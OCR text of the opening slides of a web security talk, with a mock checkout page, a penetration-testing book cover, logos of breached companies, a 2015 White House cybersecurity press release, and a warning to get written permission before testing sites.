
Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card: $1997.96

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111




Penetration Testing


A Hands-On Introduction to Hacking

Georgia Weidman

Foreword by Peter Van Eeckhoutte

but why are you here?


JIMMY JOHN'S Since JJ 1983 GOURMET SANDWICHES
NISSAN
Jeep
Neiman Marcus
pagerduty
AdultFriendFinder
ASHLEY MADISON.COM Life is Short. Have an Affair.
CHASE
Michaels Where Creativity Happens
THE HOME DEPOT
SONY PICTURES
USA CYCLING
TARGET
Experian
Scottrade
vtech
]HackingTeam[
Anthem.
TalkTalk
SALLY BEAUTY SUPPLY
patreon
ebay
ACME Fresh Market
citi
IRS
goodwill
P.F. CHANG'S CHINA BISTRO
7 ELEVEN
UNITED STATES OFFICE OF PERSONNEL MANAGEMENT
DQ
NASDAQ
JCPenney



The White House

Office of the Press Secretary

For Immediate Release January 13, 2015

SECURING CYBERSPACE - President Obama Announces New Cybersecurity Legislative Proposal and Other Cybersecurity Efforts

"In this interconnected, digital world, there are going to be opportunities for hackers to engage in cyber assaults both in the private sector and the public sector. Now, our first order of business is making sure that we do everything to harden sites and prevent those kinds of attacks from taking place...But even as we get better, the hackers are going to get better, too. Some of them are going to be state actors; some of them are going to be non-state actors. All of them are going to be sophisticated and many of them can do some damage.

This is part of the reason why it's going to be so important for Congress to work with us and get an actual bill passed that allows for the kind of information-sharing we need. Because if we don't put in place the kind of architecture that can prevent these attacks from taking place, this is not just going to be affecting movies, this is going to be affecting our entire economy in ways that are extraordinarily significant."

– President Obama, December 19, 2014.

Since the start of his Administration, when he issued the Cyberspace Policy Review — the first top-to-bottom, Administration-wide review of cybersecurity — President Obama has led efforts to better prepare our government, our economy, and our nation as a whole for the growing cyber threats we face.

That's why in 2011 he issued his Cybersecurity Legislative Proposal, calling on Congress to take urgent action to give the private sector and government the tools they need to combat cyber threats at home and abroad. It's why he issued the *International Strategy for Cyberspace* to make clear to nations abroad the foreign policy priority cybersecurity issues have become. And when Congress failed to pass comprehensive cybersecurity legislation, the Administration pressed forward, issuing an Executive Order to protect critical infrastructure by establishing baseline cybersecurity standards that we developed collaboratively with industry.

Today, at a time when public and private networks are facing an unprecedented threat from rogue hackers as well as organized crime and even state actors, the President is unveiling the next steps in his plan to defend the nation's systems. These include a new legislative proposal, building on important work in Congress, to solve the challenges of information sharing that can cripple response to a cyberattack. They also include revisions to those provisions of our 2011 legislative proposal on which Congress has yet to take action, and along with them, the President is extending an invitation to work in a bipartisan, bicameral manner to advance this urgent priority for the American people.

WHITE HOUSE SHAREABLES
VIEW OUR MOST SHAREABLE CONTENT IN ONE EASY-TO-NAVIGATE PAGE.
START SHARING

LATEST BLOG POSTS

February 21, 2015 6:00 AM EST

Weekly Address: We Should Make Sure the Future Is Written by Us

In this week's address, the President underscored the importance of continuing to grow our economy and support good-paying jobs for our workers by opening up new markets for American goods and services.

February 20, 2015 8:35 PM EST

Honoring the Women of the Civil Rights Movement, Both Past and Present

The White House and Essence Magazine co-host a special panel discussion in celebration of Black History Month and the women of the Civil Rights Movement.

February 20, 2015 8:07 PM EST

Week in Review: Free and Fair Trade, Health Care Enrollment Numbers, and Opening the Outdoors to More Kids

From getting the newest enrollment numbers for those who found quality, affordable health insurance, to launching his new Every Kid in a Park initiative, the President had a pretty productive week. See more in our latest Week In Review.

2013 comScore Report says

less than half of developers use a security application process

http://www.cdmn.ca/wp-content/uploads/2013/09/TiC-Dev-July-2013.pdf

my goal is to
change your
behavior

Legend

- ✓ simple sanity checks
- RECOMMENDED recommendations
- 🧑‍💻 things to validate back at office
- 🛠 tools to add to your tool belt

GO TO JAIL.

GO DIRECTLY TO JAIL.

DO NOT PASS GO.

DO NOT COLLECT $200.

WARNING: The tools & techniques we will be discussing today when applied can land you in jail. Before using them on a public website make sure you have expressed written permission to do so from the site owner.

